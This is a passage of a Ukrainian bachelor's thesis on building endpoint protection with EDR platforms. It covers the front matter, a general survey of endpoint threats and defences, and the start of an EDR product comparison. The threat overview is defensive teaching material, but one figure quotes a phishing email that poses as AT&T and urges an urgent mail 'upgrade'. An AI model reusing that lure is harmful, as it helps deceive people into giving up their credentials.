


Міністерство освіти і науки України
Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки

ПОЯСНЮВАЛЬНА ЗАПИСКА
до випускної кваліфікаційної роботи бакалавра
на тему: «Проект підсистеми захисту кінцевих точок
на базі EDR-рішень»

Виконав студент 4-го курсу групи КБ-20-1
спеціальності 125 «Кібербезпека»

 Павло Ліпецький

Керівник: доцент кафедри КІ та КБ, к.пед.н., доцент

 Олена ГОЛОВНЯ

Рецензент: професор кафедри КІ та КБ, д.т.н., доцент


 Володимир ВОРОТНИКОВ

Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки
Спеціальність 125 «Кібербезпека»
Освітня програма «Кібербезпека»

ЗАТВЕРДЖУЮ

Завідувач

кафедри комп'ютерної
інженерії та кібербезпеки

 Андрій

Єфіменко

5 березня 2024 р.

ЗАВДАННЯ

на випускн у кваліфікаційну роботу бакалавра

Студент: Ліпецький Павло Олександрович

Тема роботи: «Проект підсистеми захисту кінцевих точок на базі EDR-рішень»

затверджена Наказом університету від 5 березня 2024 р. №98/с

Термін здачі студентом закінченої роботи 9 червня 2024 р.

Вихідні дані роботи (зазначається предмет і об'єкт дослідження):




Предметом дослідження є використання EDR-платформ для моніторингу, виявлення та реагування на потенційні кіберзагрози на комп'ютерах, ноутбуках, мобільних пристроях та інших цифрових пристроях.

Об'єктом дослідження є процес захисту кінцевих вузлів від кіберзагроз у комп'ютерних мережах з використанням EDR-платформ.

Обладнання та програмне забезпечення:

1. Програмне забезпечення GNS3
2. Гіпервізор Oracle VM VirtualBox
3. Операційна система Windows 10
4. Операційна система Kali Linux
5. Операційна система Windows Server 2019
6. Microsoft EDR

Консультанти з випускної кваліфікаційної роботи із зазначенням розділів, що їх стосуються

Розділ	Консультант	Підпис, дата	
		Завдання видав	Завдання прийняв
1	Ігор ФАЛЬКОВСЬКИЙ	 05.03.2024	05.03.2024
2	Ігор ФАЛЬКОВСЬКИЙ	 05.03.2024	05.03.2024
3	Ігор ФАЛЬКОВСЬКИЙ	 05.03.2024	05.03.2024

Студент  Павло Ліпецький

Керівник  Олена Головня

Календарний план

№ з/п	Назви етапів випускної кваліфікаційної роботи	Термін виконання етапів роботи	Примітка
1	Видача завдання	05.03.2024	Виконано
2	Розробка плану роботи	20.03.2024	Виконано
3	Аналіз літературних джерел	01.04.2024	Виконано
4	Написання вступної частини кваліфікаційної роботи	08.04.2024 - 10.04.2024	Виконано
5	Аналіз теоретичних відомостей захисту кінцевих вузлів	11.04.2024 - 13.04.2024	Виконано
6	Ознайомлення з поняттям EDR	15.04.2024	Виконано
7	Аналіз існуючих рішень EDR	16.04.2024 - 17.04.2024	Виконано
8	Проектування загальної топології	25.04.2024 - 28.04.2024	Виконано
9	Розрахунок параметрів адресації	03.05.2024 - 05.05.2024	Виконано
10	Налаштування пристроїв мережі	10.05.2024	Виконано
11	Перевірка роботи EDR	15.05.2024	Виконано
12	Створення політики безпеки для кінцевих пристроїв	20.05.2024 - 31.05.2024	Виконано
13	Написання пояснювальної записки	25.06.2024	Виконано
14	Оформлення презентації	27.06.2024	Виконано
15	Отримання відгуку та рецензії	28.06.2024	
16	Захист	29.06.2024	

Студент  Павло Ліпецький

Керівник  Олена Головня

АНОТАЦІЯ

Кваліфікаційна робота бакалавра присвячена розробці проекту підсистеми захисту кінцевих точок на базі EDR-рішень. Пояснювальна записка складається з 72 сторінок, містить 66 рисунків, 1 таблицю, а також список використаних джерел, що налічує 24 найменування та розміщений на 2 сторінках.

Мета випускної кваліфікаційної роботи: розробити ефективну підсистему захисту кінцевих точок з використанням сучасних EDR-рішень для забезпечення високого рівня інформаційної безпеки організації.

В роботі описано можливі загрози для безпеки пристроїв мережі та розглянуто особливості використання EDR-рішень для захисту кінцевих вузлів. Проведено аналіз різних EDR-платформ та обрану ту, яка відповідає всім наявним вимогам.

У практичній частині роботи налаштовано мережеві пристрої та впроваджено EDR-платформу. Крім того, проведено аналіз роботи Microsoft EDR та налаштовано політику безпеки для кінцевих точок. Наведено результати тестування розробленої підсистеми на реальних даних, що продемонстрували її ефективність у виявленні та реагуванні на загрози.

Ключові слова: ЗАХИСТ, КІНЦЕВІ ТОЧКИ, EDR-РІШЕННЯ, ІНФОРМАЦІЙНА БЕЗПЕКА, ВИЯВЛЕННЯ ТА РЕАГУВАННЯ, КІБЕРЗАГРОЗИ, MICROSOFT EDR, АТАКА, ШКІДЛИВЕ ПРОГРАМНЕ ЗАБЕЗПЕЧЕННЯ.

					ККІКБ.КР.Б – 125 – 11 – ПЗ				
Змн.	Арк.	№ докум.	Підпис	Дата	Проект підсистеми захисту кінцевих точок на базі EDR- рішень	Літ.	Арк.	Аркушів	
Розроб.		Літецький П.О.		28.06.24					
Керівник		Головня О.С.		28.06.24			4	90	
Реценз.		Воротніков В.В.		28.06.24		ФІКТ, гр. КБ-20-1			
Н. Контр.		Головня О.С.		28.06.24					
Затверд.		Єфіменко А.А.		28.06.24					

ANNOTATION

The bachelor's qualification work is dedicated to the development of an endpoint protection subsystem project based on EDR solutions. The explanatory note consists of 72 pages, includes 66 figures, 1 table, and a list of 24 references spanning 2 pages.

The goal of the final qualification work is to develop an effective endpoint protection subsystem using modern EDR solutions to ensure a high level of information security for the organization.

The work describes potential security threats to network devices and examines the features of using EDR solutions for endpoint protection. An analysis of various EDR platforms was conducted, and the one that meets all existing requirements was selected.

In the practical part of the work, network devices were configured and the EDR platform was implemented. Additionally, the operation of Microsoft EDR was analyzed, and a security policy for endpoints was configured. The results of testing the developed subsystem on real data demonstrated its effectiveness in detecting and responding to threats.

Key words: PROTECTION, ENDPOINTS, EDR SOLUTIONS, INFORMATION SECURITY, DETECTION AND RESPONSE, CYBER THREATS, MICROSOFT EDR, ATTACK, MALWARE.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				
Змн.	Арк.	№ докум.	Підпис	Дата		5

ЗМІСТ

ВСТУП.....	9
РОЗДІЛ 1 ТЕОРЕТИЧНІ ОСНОВИ ТА ОГЛЯД EDR ПЛАТФОРМ.....	11
1.1 Поняття кінцевого вузла і його роль у мережі.....	11
1.2 Загрози та атаки на кінцеві вузли.....	12
1.2.1 Атаки на персональні комп'ютери та мобільні пристрої.....	12
1.3 Методи та засоби захисту кінцевих вузлів	17
1.4 Огляд EDR платформ	19
1.4.1 Визначення EDR та його роль у сучасних системах безпеки	19
1.4.2 Порівняльний аналіз популярних EDR рішень	21
1.4.3 Microsoft Defender for Endpoint	28
1.4.4 Тенденції розвитку EDR технологій.....	30
Висновки до першого розділу	32
РОЗДІЛ 2 ПРОЕКТУВАННЯ МЕРЕЖІ ІЗ ВИКОРИСТАННЯМ EDR ПЛАТФОРМ	33
2.1 Планування і розробка загальної архітектури локальної комп'ютерної мережі	33
2.2 Розробка схеми IP-адресації.....	36
2.3 Маршрутизація між пристроями.....	37
2.4 Політика безпеки кінцевих пристроїв	39
2.5 Вибір обладнання для організації роботи мережі.....	43
2.5.1 Вибір маршрутизатора.....	43
2.5.2 Вибір комутатора	44
Висновки до другого розділу	46
РОЗДІЛ 3 ПРАКТИЧНА РЕАЛІЗАЦІЯ ЗАХИСТУ КІНЦЕВИХ ВУЗЛІВ ІЗ ВИКОРИСТАННЯМ EDR ПЛАТФОРМ.....	47

3.1	Налагодження обладнання мережі	47
3.2	Налаштування Active Directory на базі Windows Server 2019	50
3.3	Налаштування Microsoft Defender for Endpoint.....	52
3.4	Виявлення та аналіз реальних загроз з використанням EDR	54
3.5	Налаштування політики безпеки для кінцевих пристроїв	64
	Висновки до третього розділу	69
	ВИСНОВКИ.....	70
	СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ	72
	ДОДАТКИ.....	74

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				7
Змн.	Арк.	№ докум.	Підпис	Дата		

ПЕРЕЛІК УМОВНИХ СКОРОЧЕНЬ

ПК – персональний комп'ютер.

ПЗ – програмне забезпечення.

AC – Active Directory.

IP – Internet Protocol.

LAN – Local Area Network.

EDR - Endpoint Detection and Response.

SIEM - Security Information and Event Management.

SOAR - Security Orchestration, Automation and Response.

DoS - Denial-of-Service.

MitM - Man-in-the-Middle.

IDS - Intrusion Detection System.

IPS - Intrusion Prevention System.

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				
Змн.	Арк.	№ докум.	Підпис	Дата		8

ВСТУП

Актуальність теми. Захист кінцевих вузлів є надзвичайно важливою задачею в сучасному інформаційному суспільстві. З розвитком технологій і збільшенням кількості пристроїв, підключених до інтернету, зростає і кількість кібератак, спрямованих на кінцеві вузли, такі як персональні комп'ютери, смартфони та інші пристрої. Незважаючи на значний прогрес у сфері кібербезпеки, багато питань залишаються невирішеними, зокрема, ефективний захист від нових та еволюціонуючих загроз. EDR платформи стали інноваційним рішенням у цій галузі, забезпечуючи глибоку видимість і аналіз активностей на кінцевих вузлах для своєчасного виявлення та реагування на загрози. Дослідження сучасних напрямків застосування EDR платформ показують їх ефективність у різних сферах, включаючи бізнес, фінансові установи, охорону здоров'я та державні структури.

Основною метою роботи є розробка та впровадження ефективної системи захисту кінцевих вузлів з використанням EDR платформ, що забезпечить високий рівень безпеки та захисту від сучасних кіберзагроз.

Для досягнення поставленої мети передбачається вирішення таких завдань:

- Аналіз сучасних загроз для кінцевих вузлів і тенденцій їх розвитку.
- Огляд наявних рішень у сфері EDR платформ та визначення їх основних переваг і недоліків.
- Розробка методології впровадження EDR платформи для захисту кінцевих вузлів.
- Тестування та оцінка ефективності запропонованого рішення.

Об'єктом дослідження є процес захисту кінцевих вузлів від кіберзагроз у комп'ютерних мережах з використанням EDR платформ.

Предметом дослідження є використання EDR-платформ для моніторингу, виявлення та реагування на потенційні кіберзагрози на комп'ютерах, ноутбуках, мобільних пристроях та інших цифрових пристроях.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				9
Змн.	Арк.	№ докум.	Підпис	Дата		

У процесі виконання кваліфікаційної роботи було розроблено проєкт підсистеми захисту кінцевих точок на базі EDR-рішень, досліджено їхні можливості, реалізовано безпекові рішення, а також проведено тестування та оцінку ефективності запропонованого рішення. Зокрема, було виявлено потенційні загрози та здійснено моніторинг активностей кінцевих точок, що дозволило своєчасно реагувати на виявлені інциденти.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				
Змн.	Арк.	№ докум.	Підпис	Дата		10

РОЗДІЛ 1 ТЕОРЕТИЧНІ ОСНОВИ ТА ОГЛЯД EDR ПЛАТФОРМ

1.1 Поняття кінцевого вузла і його роль у мережі

Кінцевий вузол (англ. endpoint) — це будь-який пристрій, який підключений до мережі і взаємодіє з нею [1]. Це можуть бути персональні комп'ютери, ноутбуки, сервери, мобільні пристрої, принтери, IoT-пристрої та інші апаратні засоби. Відповідно до стандартів інформаційної безпеки, кінцевий вузол є останнім пунктом у ланцюжку передачі даних між користувачем та мережею. Кінцеві вузли виконують кілька важливих функцій у мережі:

- Доступ до ресурсів та послуг,
- Обробка та зберігання даних,
- Взаємодія між користувачами,
- Забезпечення безпеки.

Доступ до ресурсів та послуг. Кінцеві вузли забезпечують користувачам доступ до мережевих ресурсів та послуг, таких як файли, бази даних, програми та інтернет-ресурси. Вони виступають як інтерфейс між користувачем і мережею.

Обробка та зберігання даних. Багато кінцевих вузлів, особливо сервери, відповідають за обробку та зберігання даних. Вони можуть виконувати складні обчислення, зберігати великі об'єми інформації та обслуговувати запити користувачів.

Взаємодія між користувачами. Кінцеві вузли полегшують комунікацію між користувачами, дозволяючи обмінюватися повідомленнями, файлами та іншими видами інформації через мережу.

Забезпечення безпеки. Кінцеві вузли є критичними для загальної безпеки мережі. Вони можуть бути вразливими до атак, і тому забезпечення їх безпеки є важливою задачею. Це включає в себе встановлення антивірусного програмного забезпечення, оновлення операційних систем, використання фаєрволів та інших захисних засобів.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				11
Змн.	Арк.	№ докум.	Підпис	Дата		

1.2 Загрози та атаки на кінцеві вузли

1.2.1 Атаки на персональні комп'ютери та мобільні пристрої

Кіберзагрози - це будь-які потенційні загрози, що виникають у кіберпросторі та можуть призвести до порушення конфіденційності, цілісності або доступності комп'ютерних систем чи даних. Кіберзагрози бувають як цілеспрямованими та спланованими діями, так і випадковими подіями. Вони створюють значні ризики для інформаційної безпеки та функціонування різних сфер, включаючи урядові установи, підприємства і приватних користувачів.

Існує безліч типових атак на персональні комп'ютери та мобільні пристрої, кожна з яких має свої особливості.

1) Експлойти та використання вразливостей

Експлойти - це програми або коди, які використовують вразливості в програмному забезпеченні або операційних системах для виконання несанкціонованих дій на комп'ютері або мобільному пристрої [5]. Вразливості можуть виникати через помилки в коді, недосконале налаштування системи або відсутність оновлень безпеки. Експлойти часто використовуються для:

- Віддаленого виконання коду: Атакуючий може змусити систему виконувати довільний код, отримуючи повний контроль над пристроєм.
- Підвищення привілеїв: Експлойти дозволяють отримати права адміністратора на системі, що значно розширює можливості атакуючого.
- Викрадення даних: Через вразливості зловмисники можуть отримати доступ до конфіденційної інформації, зберігаючись у системі.

2) Віруси

Віруси – це програмний код, який здатний самовідтворюватися та прикріплюватися до інших програм. Віруси можуть пошкоджувати або видаляти дані, а також виконувати інші шкідливі дії. Вони часто поширюються через заражені файли, електронні листи або завантаження з Інтернету.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				12
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 1.1 - Приклад вірусу ILOVEYOU або LoveLetter

3) Черв'яки

Черв'яки – схожі на віруси, але поширюються самостійно через мережі без участі користувача. Вони можуть швидко інфікувати велику кількість систем, завдаючи значної шкоди.

4) Вимагачі (Ransomware)

Вимагачі (Ransomware) – це шкідливі програми, які шифрують файли користувача та вимагають викуп за їх розшифрування. Це може призвести до значних втрат даних або фінансових збитків [6].



Рисунок 1.2 - Приклад атаки програми-вимагача WannaCry

5) Трояни

		Лінецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				13
Змн.	Арк.	№ докум.	Підпис	Дата		

Трояни – програми, які маскуються під корисні або безпечні, але виконують шкідливі дії після встановлення. Вони можуть видаляти дані, шпигувати за користувачами або віддалено керувати системою [6].

6) Брутфорс атаки та крадіжка паролів

Брутфорс атаки (від англ. brute force – «груба сила») - це метод, за допомогою якого зловмисник намагається отримати доступ до системи або облікового запису, послідовно перебираючи всі можливі комбінації паролів до тих пір, поки не знайде правильний. Основні види брутфорс атак:

- Прямий брутфорс. Перебір всіх можливих паролів до тих пір, поки не знайдеться правильний. Це дуже тривалий процес, але він ефективний при слабких паролях.
- Словникові атаки. Використання списків найбільш поширених паролів або словників для швидшого підбору.
- Гібридні атаки. Поєднання словникових атак та перебору варіацій, наприклад, додавання чисел до кінця поширених слів.

Крадіжка паролів може здійснюватися через:

- Фішинг. Шахрайські методи, що змушують користувача самостійно передати свої паролі.
- Зловмисне програмне забезпечення. Програми, які записують натискання клавіш або викрадають збережені паролі з браузерів.
- Атаки на бази даних. Злам серверів, де зберігаються паролі, особливо якщо вони зберігаються у незахищеному вигляді або з використанням слабого шифрування.

7) Man-in-the-Middle атаки

Man-in-the-Middle (MitM) атаки - це тип кібернападів, при яких зловмисник перехоплює та змінює комунікацію між двома сторонами без їхнього відома [6]. Основні сценарії MitM атак:

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				14
Змн.	Арк.	№ докум.	Підпис	Дата		

- Перехоплення незашифрованих даних. Зловмисник перехоплює дані, які передаються між користувачем і сервером, якщо вони не зашифровані (наприклад, через HTTP замість HTTPS).
- Підrobка сертифікатів SSL. Зловмисник видає себе за довірений ресурс, використовуючи підrobлений сертифікат SSL, і таким чином перехоплює всі передані дані.
- Атаки на Wi-Fi мережі. Зловмисник створює фальшиву Wi-Fi мережу, до якої підключаються користувачі, і перехоплює їхні дані.




Рисунок 1.3 - Приклад атаки "людина-посередині"

8) Атаки відмова в обслуговуванні (DoS) та розподілена відмова в обслуговуванні (DDoS)

Атаки відмова в обслуговуванні (DoS) та розподілена відмова в обслуговуванні (DDoS) спрямовані на перевантаження серверів або мереж, що робить їх недоступними для легітимних користувачів [4]. Це досягається шляхом надсилання великої кількості запитів, що перевищує можливості обслуговування системи.




Рисунок 1.4 - Приклад атаки відмови в обслуговуванні

9) Специфічні загрози для мобільних пристроїв

Мобільні пристрої, через їхню портативність і постійне підключення до мережі, стають привабливими цілями для кіберзлочинців. Основні загрози для мобільних пристроїв включають:

- **Зловмисні додатки.** Додатки, які видають себе за легітимні, але насправді збирають конфіденційні дані або виконують інші зловмисні дії. Вони можуть бути завантажені з офіційних або сторонніх магазинів додатків.
- **SMS-фішинг (Smishing).** Фішингові атаки, що використовують SMS-повідомлення для отримання конфіденційної інформації від користувачів.
- **Зараження через Bluetooth.** Використання вразливостей у протоколі Bluetooth для зараження пристроїв та перехоплення даних.
- **Експлойти в мобільних операційних системах.** Використання вразливостей у операційних системах (наприклад, Android або iOS) для отримання несанкціонованого доступу або встановлення шкідливого ПЗ.

10) Соціальна інженерія

Соціальна інженерія включає маніпуляцію людьми з метою отримання конфіденційної інформації через використання психологічних методів впливу.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				16
Змн.	Арк.	№ докум.	Підпис	Дата		


Це можуть бути телефонні дзвінки, електронні листи або інші методи комунікації, що переконують людей розкрити свої паролі або іншу конфіденційну інформацію.

11) Фішинг

Фішинг — це шахрайська практика, спрямована на обман користувачів з метою викрадення їхніх особистих або фінансових даних [4]. До таких дій належать надсилання фальшивих електронних листів, створення підроблених веб-сайтів або повідомлень, які на перший погляд виглядають достовірними, але насправді є шахрайськими.

-----Forwarded Message-----

From: myAT&T ddt34@fhgvh876.com
 To: "att-services.123085063@att-mail.com" att-services.123085063@att-mail.com
 Sent: Saturday, August 1, 2020, 7:08:50 AM EDT
 Subject: Upgrade Now



The Classic version of your Mail will be replaced by our new version on the 3rd of August 2020. So it's time to upgrade before you lose your email access.

[UPGRADE NOW](#)

Protecting your information is important to us and we work continuously to strengthen the threats targeting our Financial Institution.

Thanks for choosing us,
 AT&T

Рисунок 1.5 - Приклад фішингової атаки

1.3 Методи та засоби захисту кінцевих вузлів

Захист кінцевих вузлів включає комплекс заходів, спрямованих на забезпечення безпеки комп'ютерів, смартфонів, планшетів та інших кінцевих пристроїв від кіберзагроз. Оскільки ці пристрої є точками доступу до корпоративних мереж і даних, їх захист має критичне значення для загальної кібербезпеки організації. Враховуючи постійно зростаючі загрози, необхідно використовувати комплексний підхід, що охоплює різноманітні методи та засоби захисту.

Антивірусне програмне забезпечення є одним з основних засобів захисту кінцевих вузлів. Воно дозволяє виявляти, блокувати та видаляти шкідливі програми, такі як віруси, трояни, черв'яки та інші види зловмисного ПЗ. Сучасні

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				17
Змн.	Арк.	№ докум.	Підпис	Дата		

антивіруси використовують різні методи, включаючи сигнатурний аналіз, евристичний аналіз та поведінковий аналіз для виявлення загроз [8].

Брандмауери (фаєрволи) є важливим засобом контролю мережевого трафіку, що проходить через кінцеві вузли. Вони можуть блокувати небажані підключення, запобігати несанкціонованому доступу та захищати від мережевих атак. Існують як програмні, так і апаратні брандмауери, які можуть бути налаштовані для різних рівнів безпеки.

Системи виявлення вторгнень (IDS) та системи запобігання вторгнень (IPS) дозволяють виявляти та запобігати підозрілим активностям та атакам на кінцеві вузли. IDS аналізують мережевий трафік і сповіщають адміністратора про потенційні загрози, тоді як IPS автоматично блокують підозрілу активність [8].

Шифрування даних є необхідним методом захисту інформації на кінцевих вузлах. Воно забезпечує недоступність даних для злоумисників навіть у разі компрометації пристрою. Це особливо важливо для захисту конфіденційної інформації та особистих даних.

Регулярне оновлення операційних систем та програмного забезпечення є критично важливим для захисту кінцевих вузлів. Оновлення зазвичай містять виправлення відомих вразливостей, які можуть бути використані злоумисниками для атак. Важливо також встановлювати оновлення безпеки одразу після їх випуску.

Багатофакторна автентифікація (MFA) додає додатковий рівень захисту, вимагаючи від користувачів підтвердити свою особу за допомогою кількох методів автентифікації. Це може бути комбінація пароля та одноразового коду, відправленого на мобільний телефон, біометричних даних або інших засобів підтвердження особи.

Сегментація мережі допомагає обмежити поширення загроз у разі компрометації кінцевого вузла. Розділення мережі на ізольовані сегменти зменшує ризик, що одна скомпрометована система зможе вплинути на інші частини мережі.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				18
Змн.	Арк.	№ докум.	Підпис	Дата		

Регулярне створення резервних копій даних є важливим методом захисту від втрат інформації внаслідок атак, таких як програми-вимагачі. Резервні копії повинні зберігатися у захищеному місці і бути доступними для відновлення у разі необхідності.

Один з найважливіших аспектів захисту кінцевих вузлів — навчання користувачів основам кібербезпеки. Користувачі повинні знати, як розпізнавати фішингові атаки, уникати небезпечних веб-сайтів та належним чином реагувати на підозрілі дії. Підвищення обізнаності серед користувачів може значно знизити ризик успішних атак.

Додаткові методи захисту кінцевих вузлів включають використання засобів управління мобільними пристроями (MDM), які дозволяють контролювати та захищати мобільні пристрої у корпоративній мережі. Використання віртуальних приватних мереж (VPN) забезпечує безпечне з'єднання для віддалених користувачів, що особливо важливо в умовах збільшення числа віддалених працівників. Також важливо проводити регулярні аудити та перевірки безпеки для виявлення та усунення потенційних вразливостей.

1.4 Огляд EDR платформ

1.4.1 Визначення EDR та його роль у сучасних системах безпеки

EDR (Endpoint Detection and Response) – це технологія, яка забезпечує моніторинг, виявлення та реагування на загрози безпеки на кінцевих пристроях, таких як комп'ютери, мобільні телефони та інші пристрої, підключені до мережі. Основне завдання EDR-систем – забезпечити глибоке та детальне спостереження за активністю кінцевих точок у реальному часі, що дозволяє оперативно виявляти і реагувати на потенційні загрози [9].

EDR-системи зазвичай включають наступні компоненти:

- Агент кінцевого пристрою,
- Централізований сервер аналізу,

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				19
Змн.	Арк.	№ докум.	Підпис	Дата		

- Консоль управління,
- Інструменти реагування.

Агент кінцевого пристрою. Невеликий програмний компонент, встановлений на кінцевих пристроях, який збирає дані про системну активність, процеси, файлові операції, мережеву активність тощо. Цей агент працює у фоновому режимі та відправляє зібрані дані до централізованого серверу для аналізу.

Централізований сервер аналізу. Сервер, який отримує дані від агентів кінцевих пристроїв, аналізує їх, визначає аномалії та потенційні загрози. Цей сервер може використовувати різні алгоритми машинного навчання та штучного інтелекту для покращення точності виявлення загроз.

Консоль управління. Інтерфейс, який дозволяє адміністраторам безпеки контролювати і керувати EDR платформою. Консоль управління надає інструменти для моніторингу, аналізу, реагування на інциденти та створення звітів.

Інструменти реагування. Засоби, що дозволяють адміністраторам вживати заходів для нейтралізації загроз. Це можуть бути функції для ізоляції заражених пристроїв, видалення шкідливого програмного забезпечення, відновлення системи та інші.

У сучасному кіберпросторі, де кількість і складність загроз постійно зростають, традиційні методи захисту (наприклад, антивіруси та файрволи) стають менш ефективними. EDR-системи відіграють ключову роль у забезпеченні безпеки з кількох причин.

- 1) **Проактивне виявлення загроз.** EDR-системи здатні виявляти загрози на ранніх стадіях, навіть до того, як вони можуть завдати шкоди. Це забезпечується завдяки постійному моніторингу та аналізу поведінки програм і користувачів.
- 2) **Швидке реагування на інциденти.** EDR дозволяє швидко ідентифікувати та реагувати на інциденти безпеки, мінімізуючи можливі втрати.

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				20
Змн.	Арк.	№ докум.	Підпис	Дата		

Автоматизація певних аспектів реагування дозволяє скоротити час між виявленням загрози та її нейтралізацією.

- 3) **Поглиблене розслідування.** Завдяки потужним інструментам для аналізу, EDR-системи дозволяють фахівцям з кібербезпеки детально розслідувати інциденти, зрозуміти методи та цілі атакуючих, а також вжити відповідних заходів для запобігання повторних атак.
- 4) **Адаптивність до нових загроз.** Сучасні EDR-системи використовують машинне навчання та штучний інтелект для адаптації до нових і невідомих загроз. Це дозволяє їм бути ефективними навіть проти тих атак, які ще не були зареєстровані в базах даних відомих загроз.
- 5) **Комплексний підхід до безпеки.** EDR платформи можуть інтегруватися з іншими рішеннями безпеки, такими як SIEM, що дозволяє створювати комплексну систему захисту підприємства, яка охоплює всі аспекти кібербезпеки.

1.4.2 Порівняльний аналіз популярних EDR рішень

У сучасному ринку EDR рішень існує кілька провідних продуктів, які відрізняються своїми функціями, ефективністю та можливостями. До них належать:

- CrowdStrike Falcon,
- SentinelOne,
- Microsoft Defender for Endpoint,
- Symantec Endpoint Detection and Response,
- Carbon Black.

Давайте розглянемо їх детальніше, порівнюючи ключові аспекти кожного з них.

1) CrowdStrike Falcon

Особливості:

		Ліпецький П.О.			ККІКБ.КР.Б – 125 – 11 – ПЗ	Арк.
		Головня О.С.				21
Змн.	Арк.	№ докум.	Підпис	Дата		

- Хмарна архітектура. CrowdStrike Falcon працює повністю у хмарі, що забезпечує швидке розгортання та масштабованість.
- Штучний інтелект. Використовує AI для виявлення та аналізу загроз у реальному часі.
- Проактивний захист. Постійний моніторинг та аналітика поведінки дозволяють виявляти аномалії на ранніх стадіях.
- Інтеграція з іншими системами безпеки. Легка інтеграція з SIEM та SOAR рішеннями.



